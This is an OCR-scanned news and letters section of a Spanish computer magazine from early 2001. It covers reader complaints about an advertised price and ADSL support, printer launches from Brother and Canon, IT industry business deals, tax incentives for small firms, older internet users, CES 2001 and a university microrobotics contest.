Esto viene a cuento porque nuestro lector Rui Oliveira nos plantea un caso referente a este tema. Rui nos cuenta cómo se interesó por un anuncio de regrabadoras publicado en el número de enero.«*En concreto, yo quería adquirir el modelo CPCD-455 (azul), cuyo precio figura en el anuncio como de 24.900 pesetas (IVA incluido). Para ello, sigo las instrucciones que aparecen en dicho anuncio: hacerlo a través de la web www.e-cdw.com. Una vez allí, me encuentro con que el precio es de 29.413 pesetas. (IVA incluido). Llamo al teléfono que figura en el anuncio* —continúa el lector— *y después de pasar por 3 personas, me confirman la información y los precios que están en la web*».

Por fin, Rui Oliveira nos plantea: «*La cuestión es ¿cómo ha sucedido esto y quién es responsable? ¿La revista o la empresa del anuncio? ¿Existe ahora alguna forma de adquirir el mismo producto por el precio de la revista?*».

Hemos planteado la duda del lector a Fernando Claver, director de la publicación, y esta ha sido la respuesta:*A pesar de que revisamos los originales de publicidad, nosotros, como ningún medio de comunicación, podemos garantizar la veracidad de los anuncios. De lo publicado en dichas páginas son responsables las empresas contratantes. Y para eso está la ley. Eso sí, en este sector se utiliza mucho el dar precios sin IVA o incluir en letra pequeña la leyenda de precios sujetos a modificaciones u oferta válida hasta fin de existencias. Y esto, a veces, confunde al consumidor*».

¿Problemas con ADSL?

Hola soy Dani, tengo 17 años y os escribo para compartir una experiencia, especialmente con los usuarios de ADSL. Yo empecé a tener problemas con mi línea ADSL Familiar el pasado 3 de diciembre. Raudo, llamé al 902 152 025 (servicio de atención al cliente de Terra) y, tras comunicar y comunicar, me contestó una chica bastante amable, que tras pedirme los datos me pasó con un técnico que me tuvo colgado a la línea más de 20 minutos para decirme lo de siempre: que si saturación en las líneas, que si el servidor se ha colgado... cuando la mayoría de las veces esto no es cierto. Lo único que hacen estos técnicos es pasar un parte de incidencia, que sirve para muy poco a no ser que te importe esperar mucho hasta que te solucionen el problema.



A pesar de los problemas de instalación, ADSL es la fórmula más barata y rápida para disfrutar de auténtica tarifa plana.

Los que realmente llevan el ADSL en España son los de Telefónica Data (tfn: 91 584 46 80; fax: 91 584 45 09). Sus técnicos son los únicos que nos pueden ayudar; sólo hay que saber buscar el número y llamarles. Entonces todo se empieza a agilizar. Así que ya sabéis, si tenéis problemas con vuestro ADSL contactad con Telefónica Data. Es mucho más eficaz que el 1004 o el servicio de atención de Terra. Y lo digo con conocimiento de causa.
Dani Gracioso (avionesyhelicopteros@hotmail.com)



A todo bit
Eva M. Carrasco
ecarrasco@bpe.es


Buenas costumbres

Que la tecnología ha supuesto un avance para la sociedad es algo indudable y que resulta un elemento imprescindible en nuestras vidas, tampoco lo podemos negar. Yo confieso que me he acostumbrado a la comodidad que supone, por ejemplo, realizar mis compras *on-line* y recibir todo en casa sin ninguna molestia. O lo fácil que resulta trabajar en red con mis compañeros o acceder a Internet cuando quiero obtener cualquier tipo de información. Tal es la dependencia que está creando por lo menos en mí este tema, que hace unos días hubo un problema con la red y no era capaz de encontrar una solución para pasar una imagen a mi compañera. Por fin caí en la cuenta de que el ya ancestral e incluso olvidado disquete era lo que estaba buscando. Algo tan fácil como grabar un archivo en ese disquete fue casi un suplicio porque nadie tenía uno a mano. Impensable en el recién despedido siglo pasado. Lo que trato de decir con todo esto es que cada vez estamos más sujetos a las nuevas tecnologías, sobre todo del fenómeno de Internet, con WAP, GPRS y, pronto, UMTS. Esto puede ser bueno, según se mire, siempre y cuando no se pierdan ni conocimientos ni «técnicas» que antes nos hacían también sacar nuestro trabajo adelante. Al fin y al cabo, un corte de luz nos puede hacer que, en un minuto, volvamos a escribir a mano nuestros artículos. Conservemos, pues, las buenas costumbres.

Brother revoluciona el mercado de las impresoras láser

Cuatro dispositivos de próxima aparición ofrecerán a los entornos profesionales más velocidad, impresión en red y un software mejorado y en castellano.

El conjunto de impresoras que la compañía presenta para este año 2001 se compone de dos dispositivos orientados al segmento de entornos empresariales pequeños (SOHO), los modelos HL-1650 y 1670N, y de otras dos impresoras, HL-2460 y 3260, diseñadas para grandes corporaciones profesionales. La novedad más importante consiste en la incorporación de una tarjeta de red de serie y de un software en español que convierten estos dispositivos en impresoras inteligentes. Estas características, unidas a un precio altamente competitivo, manifiestan el *«esfuerzo de Brother por acercar las máquinas a las personas»*, según declara Justo Cuadrado, Director Comercial de Brother España. Cada vez que tiene algún problema, la impresora actúa como un usuario de correo más enviando un mensaje a una serie definible de destinatarios.



Las nuevas impresoras Brother están dirigidas al mercado SOHO y profesional.

Con una velocidad de 16 páginas por minuto, los dispositivos 1650 y 1670N están pensados para satisfacer las necesidades de impresión de grupos de trabajo de hasta diez usuarios. El modelo 1650 cuenta con 8 Mbytes de memoria, ampliable a 136, frente a 1670N, que con 16 Mbytes de serie alcanza los 144 Mbytes de máxima. Ambas máquinas comparten una capacidad de papel de 250 hojas, muy superior a la de sus competidoras más directas. Otros factores diferenciadores son la inclusión de impresión a doble cara y la trayectoria recta del papel.

El modelo HL-3260 presenta estas mismas innovaciones, si bien se trata de una impresora departamental con tasas de 32 ppm, 16 Mbytes de memoria ampliables a 272 y una capacidad de papel de 1000 hojas. Por su parte, HL-2460 está pensada para entornos de hasta 20 usuarios, ofreciéndoles una velocidad de 24 ppm y opción de impresión dúplex y de conexión en red.



Los dispositivos HL-1650, 1670N y 3260 cuestan 119.952, 133.113 y 498.134 pesetas (720, 799 y 2.990 euros), respectivamente, y estarán disponibles desde principios de este mes. El modelo HL-2460 saldrá al mercado en la segunda quincena del mismo mes por 198.254 pesetas (1.190 euros).

Por otra parte, Brother ha presentado también dos nuevos equipos multifunción, MFC 830 y 840, que destacan, entre otras cosas, por su capacidad de digitalización para el envío de mensajes por correo electrónico.


www.brother.es
Brother 902 100 122

El Grupo SP amplía su capital y refuerza su presencia en Iberoamérica

La multinacional española dedicada al software de gestión ha ampliado su capital en 6.000 millones de pesetas (36,06 millones de euros) tras el acuerdo con la sociedad Vista, empresa participada al cincuenta por ciento por el Banco Santander Central Hispano y el Royal Bank of Scotland. Con este importante impulso económico, el Grupo SP pretende ampliar su ya de por sí consolidada presencia en Iberoamérica.

Esta compañía es la primera multinacional española especializada en software de gestión





para pymes que cuenta con presencia en 15 países de América. Álvaro Ramírez, director general de SP, señala que *«sentaremos las bases para abrir una nueva delegación comercial en Chile, una vez que quede cerrada la compra de una empresa de software chilena por parte de nuestro grupo»*. La empresa también está manteniendo contactos con diversas empresas en Brasil, con las que quiere llegar a firmar acuerdos en el plazo de seis meses.

www.gruposp.com
Grupo SP 902 42 55 77

Memory Set, mayorista de Fujitsu Siemens Computers

El mayorista español distribuirá toda la gama de productos de Fujitsu Siemens Computers que incluye desde portátiles a ordenadores personales y servidores, en los que se quiere hacer especial hincapié.



Mauricio Lapastora y Juan Fabre en el momento de la firma del acuerdo.

Después de que en febrero del año pasado Memory Set firmara un acuerdo de distribución con HP, el mayorista español ha comenzado el nuevo siglo con una nueva firma en su cartera: Fujitsu Siemens Computers. Con éste son tres los fabricantes de ordenadores que distribuye Memory Set, que se encarga de Compaq y HP.

Fujitsu Siemens Computers pretende con este acuerdo sobrepasar en este año los 2.000 millones de facturación y sentar las bases para una colaboración de mayor calidad con el canal. Según Mauricio Lapastora, consejero delegado de Fujitsu Siemens, *«Memory Set es uno de los principales mayoristas que operan en España con una gran experiencia en el sector y una clara orientación hacia el cliente. Estamos convencidos de que la combinación de su filosofía y su estrategia de empresa con nuestra tecnología y completa gama de productos va a constituir una oferta muy atractiva para el conjunto de distribuidores de nuestro mercado».*

Por su parte, el objetivo principal para Memory Set es el de afianzar el canal ya que confían en que algunos distribuidores se incorporen a su red gracias a la firma de este acuerdo. *«Los productos de Fujitsu Siemens Computers nos van a ofrecer la oportunidad de ampliar la cifra de negocio con algunos de nuestros clientes habituales y también con distribuidores con los que hasta ahaora no estamos trabajando»,* señalaba Juan Fabre, consejero delegado de Memory Set.

Este acuerdo pretende reforzar la distribución de las gamas de servidores de Fujitsu Siemens Computers para alcanzar el liderazgo de la empresa en Europa que, por el momento, no se repite en nuestro país.

www.fujitsu-siemens.es
www.memoryset.com

Incentivos fiscales para informatizar las pymes

A partir del pasado mes de enero no se considera pago en especie la compra o financiación por parte de la empresa de equipamiento informático para los empleados, al considerarse gasto en formación. Esta medida, ya utilizada en bancos y grandes corporaciones, va a permitir informatizar y conectar a cientos de miles de personas en nuestro país con un coste para el bolsillo particular muy pequeño.

Esta es una de las medidas aprobadas por el consejo de Ministros y sintetizada en la ley 6/2000 recientemente publicada en el BOE para incentivar la informatización de las empresas. Esta ley también contempla la deducción de la cuota íntegra del 10% de las inversiones en equipamiento, además de las correspondientes amortizaciones, a todas las pymes que no alcancen una facturación de 3 millones de euros (500 millones de pesetas).



Comprar un ordenador a través de la empresa puede ser una buena opción para ahorrarse dinero.

Estas medidas se unen a las implantadas por algunas comunidades como la vasca donde se incentiva con 25.000 pesetas la adquisición de un ordenador por parte de los particulares, cantidad a desgravar en la declaración de la renta. Una ayuda similar está en estudio para aplicar a todos los españoles, aunque todavía se encuentra en proceso de definición.

Las medidas han sido muy bien acogidas por los fabricantes que ven una oportunidad para activar un mercado, el de PCs, que empieza a ver el fantasma de la recesión, debido sobre todo al mediocre ejercicio 2000 en los USA. En España se vendieron el año pasado alrededor de 1.700.000 PCs (clónicos incluidos) y con las nuevas medidas y el tirón sostenido de Internet las previsiones pasan por superar holgadamente los dos millones de unidades.

www.boe.es

Philips confía a Lotus su gestión de conocimiento

Coincidiendo con la conferencia anual Lotusphere 2001, la empresa desarrolladora ha hecho pública la adopción por parte de Philips de sus herramientas para el rediseño de su infraestructura de colaboración y mensajería. Los recursos adquiridos han sido Lotus Notes, Domino y Workflow, los cuales se han implantado aprovechando otras tecnologías de colaboración de Lotus, como Sametime y Quickplace. *«Hemos elegido utilizar las tecnologías más innovadoras que Lotus ofrece de manera que podamos resolver los problemas cotidianos de negocio con mayor eficiencia y a un coste reducido»,* comenta Frank Burstraen, Vicepresidente de TI corporativas para Philips International.

Además, la multinacional holandesa ha introducido en su organización la herramienta de aprendizaje electrónico Lotus LearningSpace. Finalmente, ha manifestado su interés en el portal de conocimiento Lotus K-Station y en Lotus Discovery Server, el servidor que mayor expectación despertó en la pasada feria.

www.philips.com

La Red también envejece

Han pasado casi 40 años desde los primeros pinitos de la ARPANET. La idea de que Internet es en la actualidad un territorio exclusivamente para jóvenes con *piercings* y pelos de colores o lindas *start-ups* desgajadas de caducas empresas tradicionales pierde consistencia y comienza a adquirir tintes de estereotipo.



Hoy día quedan menos de aquéllos que contemplaron cómo el ordenador comenzaba a ganar sitio en los despachos mientras que eran felizmente prejubilados, y más de éstos que han adoptado a este artefacto como una herramienta básica para sacarle también partido en el hogar.

Hacer la telecompra sin salir de casa y encima que te la suban hasta el tercero sin ascensor, consultar un segundo diagnóstico médico o hacer un chequeo rutinario sin tener que ir al hospital, realizar las dichosas trasferencias de fondos de primeros de mes sin pisar una sucursal bancaria, son sólo algunas de las tareas que de verdad confieren calidad de vida a partir de una edad en la que la artritis comienza a hacer sus estragos y pasar factura.



En España existen en la actualidad 12 millones de personas con más de 50 años (el 32% de la población) y para dentro de 20, la mitad de la misma habrá rebasado la cincuentena. Por de pronto, ya son 8 millones los mayores de 65 años, y sus expectativas de vida se han alargado 20 años con respecto a sus congéneres de principios de 1900. Respecto al uso de las nuevas tecnologías, hacia el 2005 serán 1 millón de españoles los conectados a Internet con edades comprendidas entre 45 y 54 años; un filón a explotar, mientras que en el 2010, en Europa, los internautas «que peinen canas» alcanzarán los 100 millones. Un estudio de Harris Poll señala que el pasado año entre 8 y 10 millones de internautas estadounidenses (el 8%) cuenta con más de 65 años; el porcentaje sube al 13% en el tramo entre 50 y 64 años. Al ritmo que se renueva el parque de cunas, y con las «panteras grises» acechando, la gerontocracia puede convertirse en un escenario nada hipotético y tan real como virtual.



Según Nicholas Negroponte, una vez vencidos los prejuicios «tecnófobos» que suponen la más dura prueba de entrada en la cultura digital, los mayores, jubilados o no, demuestran una especial intensidad en sus experiencias web, por no mencionar que en su mayoría cuentan con más renta disponible (ya no tienen que pagar la hipoteca) y más tiempo libre que sus nietos. A buen seguro, están más predispuestos a gastárselo en curas de balneario o en bailes de salón. La posibilidad de acceder a la Red a través de otros medios, como la televisión, ampliará las posibilidades de los mayores que aún guardan reparos ante un PC.

Por eso, cada vez son más las empresas que apuestan por la creación de portales especializados en contenidos dirigidos a este sector de la población: *aarp.com, lander.com, senior.com, thirdage.com, tripod.com*... Como señala Rafael Navas, presidente de Júbilo Comunicación, *«la sociedad del nuevo milenio se va a caracterizar sin duda por la importancia y el peso específico que en ella están tomando las personas mayores, incluso considerados como un nuevo mercado emergente. Sin embargo, estamos ante una paradoja social digna de estudio e investigación: la población envejece a ritmos acelerados y la sociedad en general mantiene una postura de culto a la juventud»*.

Además, lo que antaño se llamaba vejez hoy retrasa muchos años su llegada y la participación activa de los mayores en Internet, ese nuevo espacio social donde se anulan las distancias, puede contribuir a que se retrase muchos años más. *«Los mayores aún no han perdido la confianza en sus posibilidades de aprendizaje»*, asegura Rafael Navas. *«Internet es un buen camino para motivar la creatividad en esa etapa de la vida y además ayudarles a superar otro tipo de carencias»*. Después de todo, la experiencia sigue siendo un grado y los mayores conectados podrán brindar un servicio a la comunidad internauta al compartir conocimientos y otros puntos de vista «antepentiumvianos».

Javier Renovell

Cada vez son más

www.losmayores.com. Página incorporada a web de la Asociación de Usuarios de Internet.
www.lycos.es/mayores. Posee un buscador con numerosos enlaces.
www,secot.org. Seniors Españoles para la Cooperación Técnica, ofrecen gratuitamente asesoramiento empresarial.
www.jubilo.es. Inaugurado el pasado septiembre, recibe ya unas 5.000 visitas semanales y también tiene su correspondencia en una revista mensual y algunos espacios en radio. Contiene distintos canales y buscadores, con una clara vocación de servicio.
www.jubilatas.com. También de reciente aparición, es una web creada por ex directivos de Telefónica, que entre otras cosas piensa destinar el 25% de los beneficios generados a sus colaboradores y coparticipantes.
www.es.vavo.com. Con presencia internacional, se encuentra entre lo más veteranos. Interesantes foros de opinión.
www.50ymás.com. Un portal que a la oferta clásica añade la posibilidad de realizar cursos *on-line*.
www.vidaactiva.com. Actualmente en reconstrucción.
www.gentgran.org. En catalán, ofrece actividades, cursos y talleres.
www.seg-social.es/imserso. Recoge la oferta de las instituciones públicas.
www.clubestrella.com. Web de La Caixa dedicada a los mayores.

Canon renueva sus impresoras

Productos competitivos, fáciles de usar y que respeten el medioambiente. Éstas son las tres líneas a seguir marcadas por esta firma con el objetivo de liderar el mercado doméstico y de oficina.

Tal y como explicaron los directivos de la gama de impresoras de inyección de Canon, en un encuentro con la prensa europea celebrado en Barcelona, estas tres propuestas se materializan en las cinco impresoras que acaban de lanzar al mercado.

Con la presentación de esta nueva gama de equipos de burbuja de tinta, que pierden el apellido de BJ para adoptar una simple S, se han marcado como objetivo ser el número uno en tres mercados diferentes dentro de la impresión: el de productos asociados al PC; el de no-PC (cámaras digitales, móviles, PDAs, videoconsolas, etc.); y el correspondiente a la impresión fotográfica digital.

A la hora de establecer los puntos que tratarán de mimar en sus soluciones de tecnología de burbuja de tinta, a la que no dudan en calificar como «*la joya de la corona*», no se olvidan de apuntar la importancia de la calidad de impresión fotográfica, la velocidad, el diseño, la miniaturización, el coste y su conexión constante. Además, frente a otros fabricantes, siguen apostando por los cartuchos individuales de tinta, puesto que, según sus datos, el 70 por ciento de las copias sólo emplean un color, el negro.

Entrando de lleno en las impresoras presentadas, la S400 funciona a una velocidad de 5 páginas por minuto (ppm) en monocromo con el cartucho de serie y 9 páginas por minuto en negro. La resolución es de 1.440 x 720 y cuesta 26.960 pesetas, siempre con el IVA incluido. Por 33.340 pesetas, la S450 proporciona 10 ppm en monocromo y 7 en color y la misma calidad que el periférico anterior.

Canon S400 destaca por su notable velocidad de impresión en negro: 5 ppm con el cartucho

La S4500, por su parte, es una impresora A3 de doble cabezal, que puede funcionar como escáner y que cuenta con una velocidad de 9 ppp en A4 en b/n y 6 en color. Con un precio de 79.250 pesetas, resulta ideal para crear todo tipo de material promocional.

La S600 destaca con una impresión de 2.400 x 1.200 y una velocidad de 15 ppm. Su precio es de 49.880 pesetas. Finalmente, la S800, por 70.000 pesetas, ofrece 2.400 x 1.200 ppp, posibilidad de funcionar como escáner e imprimir 4 ppm en modo borrador.

Terminamos con un dato que corrobora la importancia de este segmento dentro la empresa: de los 25.000 millones de dólares que ingresaron en el 2000, el 37% correspondió a periféricos.

www.canon.es

Canon 901 301 301

Celia Almorox
Barcelona

BREVES

Anuario 2001 de Computing

Por noveno año consecutivo, el semanario de VNU sobre el negocio informático ha elaborado su *vademecum* con todos los aspectos que conforman la actualidad del ramo. El objetivo último de esta publicación es el de ser «*una herramienta útil que ayudará a tener una visión más nítida de un sector tan interesante*», declara Anunciación López, directora de Computing España. Para ello, el Anuario 2001 contiene, en primer lugar, más de veinte reportajes sobre temas como el comercio electrónico o los retos que la Nueva Economía impondrá a las empresas. Se incluyen, además, crónicas de cada una de las secciones del semanario, un conjunto de claves e indicadores para adelantarse a la evolución de los distintos campos, los pronósticos de los protagonistas y la agenda 2001, con todas las citas que deberán tener en mente todo los interesados en la construcción de la economía del siglo XXI.



Abast Group investiga el

La empresa catalana Abast Group, principal proveedor de equipos HP y desarrollador de aplicativos propios, ha presentado los resultados del ejercicio económico 2000, en el que facturaron 3.700 millones de pesetas, lo que significó para Josep Servat, su presidente y fundador hace 17 años, «*la consolidación del grupo*».

Las previsiones para el presente año son las de alcanzar la cifra de 4.200 millones de pesetas. Además de su expansión geográfica (presentes ya en Barcelona, Valencia y Madrid, acometerán el mercado andaluz y cantábrico), destaca su estrategia de acercamiento al cliente seccionando diversas áreas de actividad: equipos tolerantes a fallos de alta disponibilidad, almacenamiento en red, *networking*, formación, *outsourcing*, integración del R/3 de SAP, proyectos en Internet (diseño de portales, tiendas virtuales y B2B). En este aspecto, cabe reseñar la puesta en funcionamiento de diversos proyectos «*con lógica de negocio*» basados en WAP y PDAs en Azucarera Española y Comercial Vasco-Catalana, que permite a sus fuerzas de ventas consultar *stocks*, pedidos y precios *on-line*. De hecho, un punto fuerte en su oferta es el establecimiento de herramientas inalámbricas para el *e-Business Inteligence*, que permiten adoptar mejores estrategias de decisión sobre la marcha.



www.abast.es

Nueva imagen de

La empresa de software ha comenzado el año con un nuevo logotipo que pretende mostrar su focalización hacia el *e-business* y hacia sus clientes, accionistas y *partners*.

Computer Associates (CA) lleva 25 años desarrollando y comercializando gran cantidad de tipos de software. Con soluciones que van desde programas antivirus para el usuario doméstico hasta aplicaciones de gestión de comercio electrónico, la empresa ha estado presente en casi todos los segmentos de la industria del software. Con la llegada del nuevo siglo, CA se ha volcado en el desarrollo de aplicaciones para *e-business* y ha cambiado de imagen corporativa presentando un nuevo logotipo.

Según Sanjay Kumar, Consejero Delegado de la compañía, «*el nuevo logotipo significa focalización, una focalización que CA ha demostrado a través de iniciativas recientes como el nuevo modelo de negocio, que ofrece una mayor flexibilidad y valor para nuestros clientes*». Desde octubre de 2000, Computer Associates pasó de un modelo de licencia para empresa a un modelo de licencia por suscripción. De esta manera, los clientes pueden determinar la duración y el importe de las licencias de software y también la combinación de productos que elijan a medida que cambien las necesidades de su negocio. Los clientes pueden utilizar los productos de software que hayan elegido durante los periodos contratados, incluso mes a mes y por un importe fijo.



Por otro lado, la firma ha anunciado el lanzamiento de una campaña de publicidad corporativa en todo el mundo, la primera en los 24 años de su historia. Esta campaña, en la que se han invertido más de 100 millones de dólares, forma parte de una estrategia global de marca corporativa diseñada para mostrar el liderazgo y la experiencia de CA en crear el software que gestiona el *e-business*.

www.ca.com

Computer Associates 93 227 81 00

Tech Data reorganiza su negocio

Con el nombre de TD Midrange Systems, Tech Data ha querido unificar su estrategia europea en el área de negocio de valor añadido. Bajo esta denominación se engloban todos los servicios de distribución y consultoría de sistemas medios (servidores multiplataforma de gama media y alta), software empresarial y soluciones de almacenamiento. La decisión de utilizar los servicios logísticos a nivel europeo beneficiará tanto a los fabricantes como a los distribuidores dedicados a la integración de sistemas partners de Tech Data.

En España, la división de Midrange Systems supone un 20 por ciento del negocio de Tech Data y está compuesto por un grupo de más de 40 profesionales que se organizan en unidades de negocio especializadas en mercados verticales. Juan Manuel Molina es el director de esta división en España y Portugal: «*Me propongo consolidar una unidad de negocio independiente, que sea identificada en el mercado como punto de referencia para los distribuidores especializados en sistemas medios, networking y soluciones de comercio electrónico*».



En la nueva unidad de negocio paneuropea de Tech Data colaboran más de 150 personas que ofrecen su asesoramiento a 2.000 integradores de soluciones.

www.techdata.es

Xerox y Dell unen sus fuerzas en Europa

Las dos empresas han extendido su acuerdo de colaboración estratégica en materia comercial y de marketing, por el que Dell proporcionará impresoras Xerox a sus clientes corporativos y a pequeñas y medianas empresas en España, Reino Unido y Francia.

Con este acuerdo, que se ampliará próximamente a otros países europeos, Dell aumentará su catálogo de productos y podrá ofrecer a sus clientes servicios a medida para optimizar el rendimiento de la impresión gracias a la experiencia de Xerox. Entre los productos Xerox que Dell ofrecerá a sus clientes figura la línea completa de impresoras de color Tektronix y las láser Xerox DocuPrint para uso personal y redes de trabajo.

Por su parte, los clientes corporativos de Dell recibirán información periódica sobre las novedades en impresoras. Xerox contará con una página web especial para soporte *on-line* y extenderá su garantía de satisfacción total a los clientes de Dell.

www.dell.es



BREVES

CDs únicos con número de serie

Traxdata en colaboración con Apex Machine Company han presentado un nuevo sistema para mejorar la seguridad de CDs y DVDs con la numeración serial e individual de estos discos. Kevin Edwards, presidente y CEO del grupo Traxdata señala: «*desde los últimos seis años hemos tenido muchas demandas de clientes en todo el mundo, sobre todo en los sectores gubernamentales y militares, solicitándonos discos CD-R serializados, que son precisamente quienes necesitan requisitos especiales de seguridad*».

La serialización es imborrable y se puede imprimir en el disco como parte del proceso de decoración de la cara en cualquier color. Otras posibilidades incluyen el uso de tintas especiales que sólo son visibles bajo fuentes de luz ultravioleta o infrarroja. Los números de serie también pueden imprimirse bajo una segunda capa o en colores para hacer que la duplicación sea prácticamente imposible. Esta medida pretende proteger el software de la piratería y en los procesos de registro y descarga de programas.


www.traxdata.com

Traxdata 93 303 69 30

CES 2001, una puerta abierta a la casa

En la feria internacional *Consumer Electronics Show* celebrada del 6 al 9 de enero en Las Vegas se han presentado novedades tecnológicas que acercan el futuro a los productos domésticos y que se centran en Internet y en los dispositivos inalámbricos.

De el orden de 1.800 compañías de los más diversos sectores han acudido a la cita anual con los productos electrónicos de consumo, CES 2001. Las «todopoderosas» Microsoft, Intel o Palm han celebrado la puesta de largo de tecnologías que pretenden hacer más fáciles y accesibles los nuevos productos digitales que, tarde o temprano, inundarán nuestras casas convirtiéndolas en hogares conectados.



Los fabricantes de productos y soluciones de consumo se han propuesto en CES 2001 diseñar dispositivos digitales fáciles de utilizar y baratos. Pero también se han dado cuenta que la aceptación de la gran cantidad de novedades que tienen debajo del brazo no va a ser fácil. El avance no va a ser tan rápido como se pensaba en un principio porque en su camino se encuentran dificultades como la incompatibilidad entre dispositivos de distintos fabricantes o el veloz ritmo con el que se lanzan nuevos productos, que convierte a novedades en cacharros obsoletos al poco tiempo de aparecer en el mercado.

Uno de los desembarcos más atrevidos lo ha protagonizado Microsoft. Con el eslogan «Microsoft te lo lleva a casa», la empresa se ha volcado en las soluciones y productos electrónicos de consumo con el fin de mejorar digitalmente la vida diaria. *«Por primera vez, la gran capacidad de los servicios basados en Internet, una nueva generación de dispositivos inteligentes conectados y las soluciones networking van a permitir a las compañías de tecnología de consumo mejorar la manera en que vive la gente»*. El presidente y jefe de arquitectura de software de Microsoft, Bill Gates, se refería a que en un futuro no muy lejano, Internet estará presente en todos los rincones de nuestras casas con dispositivos sencillos y útiles.



Carl Yankowski, CEO de Palm, durante su intervención en la muestra, donde

El propio Gates mostró cómo el Pocket PC y otros dispositivos de mano permitirán muy pronto controlar los equipos de toda la casa mediante reconocimiento de voz o cómo los coches tenderán a estar conectados con Internet y se convertirán en un lugar de ocio con reproductores DVD.

Parece que en los próximos años, el centro del ocio en el hogar seguirá siendo la televisión, pero dejará de ser la «caja tonta» para convertirse en un elemento interactivo mucho más completo. La apuesta de Microsoft por este tipo de dispositivos se materializa en Ultimate TV, que permitirá a los usuarios parar, y más tarde reanudar, emisiones en directo como si se tratara de un vídeo, almacenar hasta 35 horas de programas vía satélite o acceder a Internet.

Otro dispositivo de entretenimiento que ha tenido su puesta de largo en la feria CES



ha sido la consola Xbox.

Todo novedades

En el CES 2001 también se ha podido comprobar cómo los dispositivos de mano pasan de ser simples organizadores a convertirse en una verdadera cartera electrónica. Carl Yankowski, CEO de Palm presentó un nuevo sistema de pago a través de Palm. Con esta tecnología, que todavía no tiene fecha de implantación en España, la información contenida en la banda magnética de cualquier tarjeta de crédito o débito se almacena en el dispositivo de mano. De esta manera, se puede pagar una compra utilizando el Palm sin que esté presente la propia tarjeta de crédito. El terminal de pago de la tienda se comunica con el dispositivo de mano a través de infrarrojos, sin necesidad de establecer una conexión telefónica, el cliente teclea en su Palm su numero



La nueva televisión vía satélite de Microsoft se

pin y certifica la compra. Se trata de una muestra más de la introducción de dispositivos digitales en la vida cotidiana.


Otra empresa que ha presentado novedades para el usuario doméstico ha sido Intel, que presenta los nuevos procesadores Celeron a 800 MHz, los primeros ordenadores de la gama doméstica con un bus de 100 MHz, más potencia para el hermano pequeño del Pentium. *«Intel está actualizando los ingredientes hardware de los PCs asequibles para aportar más prestaciones y capacidades a los usuarios en el año 2001»* dijo Jeff McCrea, director de marketing de la plataforma Desktop de Intel.

El Chipset que controlará los procesadores Celeron a 800 MHZ será el Intel 810E2, que aporta varias novedades a los PCs domésticos como el soporte para discos duros ATA-100 Ultra DMA y nuevos controladores USB para puertos *plug and play*.

Intel ha anunciado también dos nuevas placas que soportan el Chipset 810E2: la microtas D810E2CA3 y la FlexATX Intel Desktop Board D810E2CB. Estas placas

Se celebra en Bilbao el II Certamen

Con una competitividad llevada a límites extremos, el II Certamen de Microbótica de Deusto, dejó patente el gran potencial de los futuros ingenieros españoles.



Este robot inspeccionaba la posición de los contenedores, se cargaba el contenido en su lomo

Recientemente tuvo lugar en la bonita ciudad de Bilbao, el II Certamen de Microbótica de la Universidad de Deusto. Los participantes, procedentes de diferentes puntos de la geografía española, pusieron en marcha sus ingenios y los probaron al límite en una competición de lo más exigente. PC ACTUAL, como no podía ser de otra manera, no faltó a la cita.

El objetivo de este concurso tiene un fin muy concreto, y es el de llevar a la práctica todos los conocimientos teóricos que se aprenden día a día en las clases. Dado que la microbótica converge diferentes aspectos de la ingeniería, se convierte en una herramienta muy útil para la formación de los futuros ingenieros. Diseñar circuitos, programar los microcontroladores, operar con actuadores, sensores e idear una estructura física que sea óptima para la ejecución de tareas específicas, son los aspectos más importantes en la realización de una de estas bestias.



Detalle de uno de los robots luchadores de


La Microbótica en competición

Los microbots son pequeños robots cuyo elemento principal, y que gobierna los movimientos, es un microcontrolador. Un programa, que es almacenado en la memoria de éste, marca las pautas de la su conducta en función de una serie de señales que le envían los sensores. Estos aparatos tienen aplicaciones en un sinfín de campos, y pueden ayudar al hombre a realizar tareas peligrosas o rutinarias. Quizá el que se haya hecho mas conocido por su importancia y relevancia en el mundo de la ciencia, sea el Sojourner, primer visitante al lejano Marte procedente de la Tierra.

